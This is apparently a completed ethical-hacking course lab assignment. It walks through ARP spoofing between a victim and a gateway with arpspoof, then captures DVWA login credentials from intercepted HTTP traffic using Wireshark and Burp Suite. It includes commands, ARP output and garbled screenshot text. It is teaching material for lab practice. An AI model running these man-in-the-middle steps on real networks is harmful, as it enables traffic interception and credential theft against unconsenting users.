Assignment 7 – Packet Sniffing

CYSE 450 Ethical Hacking and Penetration Testing

Task: Performing an ARP Spoofing Attack

- 1. Power on and login to Kali Linux and Metasploitable2 (Target Machine) [NOTE: You can choose windows XP/7 as an alternative for metasploitable2, if you want]
- 2. Open a root terminal on the Kali Linux virtual machine and discover the IP addresses of the other machines on the network to spoof them (that is, pretend to be them) using netdiscover

tool/command.

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.12.1	38:a0:67:7a:0a:dd	1	60	Nokia Solutions and Networks GmbH
192.168.12.100	60:74:f4:61:1f:3e	1	60	Unknown vendor
192.168.12.114	60:74:f4:65:ae:00	1	60	Unknown vendor
192.168.12.102	60:74:f4:5d:11:60	1	60	Unknown vendor
192.168.12.137	08:00:27:ee:ac:ff	1	60	PCS Systemtechnik GmbH
192.168.12.136	80:0c:f9:32:b9:84	1	60	Amazon Technologies Inc.
192.168.12.106	c0:91:b9:89:64:d8	1	60	Amazon Technologies Inc.
192.168.12.111	80:60:b7:19:5a:fb	1	60	CLOUD NETWORK TECHNOLOGY SINGAPOR
192.168.12.144	60:74:f4:3e:d3:34	1	60	Unknown vendor
192.168.12.143	60:74:f4:62:02:02	1	60	Unknown vendor
192.168.12.135	60:74:f4:6e:2a:7c	1	60	Unknown vendor
192.168.12.195	14:18:c3:7f:6c:1e	1	60	Intel Corporate
192.168.12.178	60:74:f4:65:f0:90	1	60	Unknown vendor
192.168.12.186	60:74:f4:69:12:56	1	60	Unknown vendor
192.168.12.176	60:74:f4:61:23:9e	1	60	Unknown vendor
192.168.12.167	00:18:e4:f4:8d:e4	1	60	YIGUANG
192.168.12.251	d8:42:e2:19:43:60	1	60	Canary Connect, Inc.
192.168.12.244	6a:8a:41:25:5b:45	1	60	Unknown vendor

- 3. You need to allow the Kali Linux machine to forward packets on behalf of other machines by enabling IP forwarding. Make sure that you're a root user on Kali Linux, and then enable IP forwarding by setting the IP forwarding flag.
- 4. Generate multiple fake ARP replies by running the following command (in root terminal):

arpspoof -i eth0 -t IP-address_of_Victim IP address of-Gateway

(root@kali)-[~]							
└─ # arpspoof -i eth0 -t 192.168.1	12.23	9 19	92.10	58.12.1	L		
8:0:27:3e:fc:54 8:0:27:43:20:ae (
8:0:27:3e:fc:54 8:0:27:43:20:ae	0806	42:	arp	reply	192.168.12.1	is-at	8:0:27:3e:fc:54
8:0:27:3e:fc:54 8:0:27:43:20:ae (
8:0:27:3e:fc:54 8:0:27:43:20:ae							
8:0:27:3e:fc:54 8:0:27:43:20:ae (0806	42:	arp	reply	192.168.12.1	is-at	8:0:27:3e:fc:54
8:0:27:3e:fc:54 8:0:27:43:20:ae							
8:0:27:3e:fc:54 8:0:27:43:20:ae (0806	42:	arp	reply	192.168.12.1	is-at	8:0:27:3e:fc:54
^CCleaning up and re-arping targe							
8:0:27:3e:fc:54 8:0:27:43:20:ae	0806	42:	arp	reply	192.168.12.1	is-at	38:a0:67:7a:a:dd
8:0:27:3e:fc:54 8:0:27:43:20:ae	0806	42:	arp	reply	192.168.12.1	is-at	38:a0:67:7a:a:dd
8:0:27:3e:fc:54 8:0:27:43:20:ae (0806	42:	arp	reply	192.168.12.1	is-at	38:a0:67:7a:a:dd
8:0:27:3e:fc:54 8:0:27:43:20:ae							
8:0:27:3e:fc:54 8:0:27:43:20:ae 0	0806	42:	arp	reply	192.168.12.1	is-at	38:a0:67:7a:a:dd

5. Also trick the router into believing you are the victim so that you can intercept incoming internet


traffic on the victim's behalf. Open a new root terminal and run the command that follows:

arpspoof -i eth0 -t IP address of-Gateway IP-address_of_Victim

FH(root@kali)+[~]View Help
🛏 arpspoof -i eth0 -t 192.168.12.1 192.168.12.239
8:0:27:3e:fc:54 38:a0:67:7a:a:dd 0806 42: arp reply 192.168.12.239 is-at 8:0:27:3e:fc:54
8:0:27:3e:fc:54 38:a0:67:7a:a:dd 0806 42: arp reply 192.168.12.239 is-at 8:0:27:3e:fc:54
8:0:27:3e:fc:54 38:a0:67:7a:a:dd 0806 42: arp reply 192.168.12.239 is-at 8:0:27:3e:fc:54
8:0:27:3e:fc:54 38:a0:67:7a:a:dd 0806 42: arp reply 192.168.12.239 is-at 8:0:27:3e:fc:54
8:0:27:3e:fc:54 38:a0:67:7a:a:dd 0806 42: arp reply 192.168.12.239 is-at 8:0:27:3e:fc:54
8:0:27:3e:fc:54 38:a0:67:7a:a:dd 0806 42: arp reply 192.168.12.239 is-at 8:0:27:3e:fc:54
8:0:27:3e:fc:54 38:a0:67:7a:a:dd 0806 42: arp reply 192.168.12.239 is-at 8:0:27:3e:fc:54
8:0:27:3e:fc:54 38:a0:67:7a:a:dd 0806 42: arp reply 192.168.12.239 is-at 8:0:27:3e:fc:54
8:0:27:3e:fc:54 38:a0:67:7a:a:dd 0806 42: arp reply 192.168.12.239 is-at 8:0:27:3e:fc:54
8:0:27:3e:fc:54 38:a0:67:7a:a:dd 0806 42: arp reply 192.168.12.239 is-at 8:0:27:3e:fc:54
8:0:27:3e:fc:54 38:a0:67:7a:a:dd 0806 42: arp reply 192.168.12.239 is-at 8:0:27:3e:fc:54
8:0:27:3e:fc:54 38:a0:67:7a:a:dd 0806 42: arp reply 192.168.12.239 is-at 8:0:27:3e:fc:54
8:0:27:3e:fc:54 38:a0:67:7a:a:dd 0806 42: arp reply 192.168.12.239 is-at 8:0:27:3e:fc:54
8:0:27:3e:fc:54 38:a0:67:7a:a:dd 0806 42: arp reply 192.168.12.239 is-at 8:0:27:3e:fc:54
8:0:27:3e:fc:54 38:a0:67:7a:a:dd 0806 42: arp reply 192.168.12.239 is-at 8:0:27:3e:fc:54
8:0:27:3e:fc:54 38:a0:67:7a:a:dd 0806 42: arp reply 192.168.12.239 is-at 8:0:27:3e:fc:54
8:0:27:3e:fc:54 38:a0:67:7a:a:dd 0806 42: arp reply 192.168.12.239 is-at 8:0:27:3e:fc:54
8:0:27:3e:fc:54 38:a0:67:7a:a:dd 0806 42: arp reply 192.168.12.239 is-at 8:0:27:3e:fc:54
8:0:27:3e:fc:54 38:a0:67:7a:a:dd 0806 42: arp reply 192.168.12.239 is-at 8:0:27:3e:fc:54
8:0:27:3e:fc:54 38:a0:67:7a:a:dd 0806 42: arp reply 192.168.12.239 is-at 8:0:27:3e:fc:54
8:0:27:3e:fc:54 38:a0:67:7a:a:dd 0806 42: arp reply 192.168.12.239 is-at 8:0:27:3e:fc:54
8:0:27:3e:fc:54 38:a0:67:7a:a:dd 0806 42: arp reply 192.168.12.239 is-at 8:0:27:3e:fc:54
8:0:27:3e:fc:54 38:a0:67:7a:a:dd 0806 42: arp reply 192.168.12.239 is-at 8:0:27:3e:fc:54
^CCleaning up and re-arping targets
8:0:27:3e:fc:54 38:a0:67:7a:a:dd 0806 42: arp reply 192.168.12.239 is-at 8:0:27:43:20:ae
8:0:27:3e:fc:54 38:a0:67:7a:a:dd 0806 42: arp reply 192.168.12.239 is-at 8:0:27:43:20:ae
8:0:27:3e:fc:54 38:a0:67:7a:a:dd 0806 42: arp reply 192.168.12.239 is-at 8:0:27:43:20:ae
8:0:27:3e:fc:54 38:a0:67:7a:a:dd 0806 42: arp reply 192.168.12.239 is-at 8:0:27:43:20:ae
8:0:27:3e:fc:54 38:a0:67:7a:a:dd 0806 42: arp reply 192.168.12.239 is-at 8:0:27:43:20:ae

6. Check the Arp table in the target Machine. Did you notice any changes in the MAC address for the

gateway?



7. In another terminal in Kali VM, type the following command to Extract the URLs running.



8. Open a browser in kali Linux and type the IP address of Metasploitable2 (Target Machine). Then go to

DVWA page which would look like the following screenshot.

Login using username : admin and password : password (These should be provided in the

same login page of DVWA)

٢	Damn V	ulnerable Wel	o App (I ×	🔌 New Tab	×	+		
÷	→ C	ଜ	0 8	192.168.1.34/dvv	wa/login.php			ជ
"¤, K	ali Linux	🔊 Kali Tools	🧧 Kali Docs	💐 Kali Forums	Kali NetHur	iter 🏮	🛦 Exploit-DB 👒 Google Hacking [DB 🥼 OffSec
				ad	ername Imin ssword		ogin	

9. Now open **Wireshark** and analyze **HTTP POST** packet to capture the credentials you used to login to DVWA page in Metasploitable2 VM. Please submit the screenshot.

25	📰 💼 🔥 🍲 🖼	v 1 2 3 4	• 6 4		
6			*eth0		0 0 8
File	e <u>E</u> dit <u>V</u> iew <u>G</u> o <u>C</u> apt	ture <u>A</u> nalyze <u>S</u> tatistic	s Telephony <u>W</u> ireless	<u>T</u> ools <u>H</u> elp	
	📕 🔬 🎯 🖪 💼	📓 🙆 Q 🗲 ·	ə n ++ ə+ 🌉 📕	0 8 0	
h	ittp				⊠⊡•+
No.	Time	Source	Destination	Protocol	Length Info
•	251 55.564745149 253 55.575793015 255 55.580416008 258 55.596014452	192.168.1.40 192.168.1.34 192.168.1.40 192.168.1.34	$192.168.1.34 \\ 192.168.1.40 \\ 192.168.1.34 \\ 192.168.1.34 \\ 192.168.1.40$	HTTP HTTP HTTP HTTP	529 GET /dvwa/logout.php HTTP/1 458 HTTP/1.1 302 Found 528 GET /dvwa/login.php HTTP/1. 71 HTTP/1.1 200 OK (text/html
•+	281 63.359148373 282 63.369298602 284 63.404754874 287 63.416462924	192.168.1.40 192.168.1.34 192.168.1.40 192.168.1.34	192.168.1.34 192.168.1.40 192.168.1.34 192.168.1.40	<u>НТТР</u> НТТР НТТР НТТР	671 POST /dvwa/login.php HTTP/1 457 HTTP/1.1 302 Found 528 GET /dvwa/index.php HTTP/1. 654 HTTP/1.1 200 OK (text/html

01d0	6f	6e	6e	65	63	74	69	6f	6e	3a	20	6b	65	65	70	2d	onnectio	n: keep-
01e0	61	6c	69	76	65	0d	0a	52	65	66	65	72	65	72	3a	20	alive R	eferer:
01f0	68	74	74	70	Зa	2f	2f	31	39	32	2e	31	36	38	2e	31	http://1	92.168.1
0200	32	2e	31	33	37	2f	64	76	77	61	2f	6c	6f	67	69	6e	2.137/dv	wa/login
0210	2e	70	68	70	0d	0a	43	6f	6f	6b	69	65	3a	20	73	65		okie: se
0220	63	75	72	69	74	79	3d	68	69	67	68	3b	20	50	48	50	curity=h	igh; PHP
0230	53	45	53	53	49	44	3d	34	31	30	35	65	65	61	38	66	SESSID=4	105eea8f
0240	33	39	31	65	39	36	63	61	36	64	63	32	31	64	62	34	391e96ca	6dc21db4
0250	37	37	35	31	39	65	63	Θd	0a	55	70	67	72	61	64	65	77519ec	∙Upgrade
0260	2d	49	6e	73	65	63	75	72	65	2d	52	65	71	75	65	73	-Insecur	e-Reques
0270	74	73	3a	20	31	0d	0a	Θd	0a	75	73	65	72	6e	61	6d	ts: 1···	∙usernam
0280	65	3d	61	64	6d	69	6e	26	70	61	73	73	77	6f	72	64	e=admin&	password
0290						77	6f	72	64	26	4c	6f	67	69	6e	3d	=passwor	d&Login=
02a0	4c	6f	67	69	6e												Login	

10. Open **Burp Suite** in Kali Linux to harvest the credentials - username and password and highlight those in the screenshot.

Firefox ESR			$\overline{\mathbf{v}}$	•	
Burg VI Browse the World Wide Web			-0-	_	
	gger Organizer	Extensions	Settings		
Learn					
Intercept HTTP history WebSockets history 👘 Proxy settings					
Request to http://192.168.12.137:80					
Forward Drop Intercept is on Action Open browser	Add notes	*	нттр/1 (?	
Pretty Raw Hex 🗊 In =	Inspector 💷 💷	Ξ÷©	X	d,	
1 POST /dvwa/login.php HTTP/1.1				~	
2 Host: 192.168.12.137 3 Content-Length: 44	Request attributes	2		ns l	
4 Cache-Control: max-age=0				Dec.	
5 Upgrade-Insecure-Requests: 1 6 Origin: http://192.168.12.137	Request query parameters	s 0	~ 2	Ÿ,	
7 Content-Type: application/x-www-form-urlencoded					
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36	Request body parameters	3	~		
Chrome/119.0.6045.159 Satar1/53/.36				3	
text/html,application/xhtml+xml,application/xml;g=0.9,image/avif,image/webp,image/appg,*/*;g=0.8,application/s	Request cookies	2	× .	z	
igned-exchange; v=b3; q=0.7 10 Referer: http://192.168.12.137/dvwa/login.php			000	Notes	
11 Accept-Encoding: gzip, deflate, br	Request headers	13	~ "	Ň	
12 Accept-Language: en-US, en; c=0.9					
13 Cookie: security=high; PHPSESSID=c223ed65f802e91024f9a78c2ac3c330					
14 Connection: close					
19 12 username=admin&password=password&Login=Login					
username=adminupassword=passwordeLogin=Login					
⑦ ∅ ← → Search Ø highlights	-				

NOTE: You need to turn on the intercept in burp suite Proxy.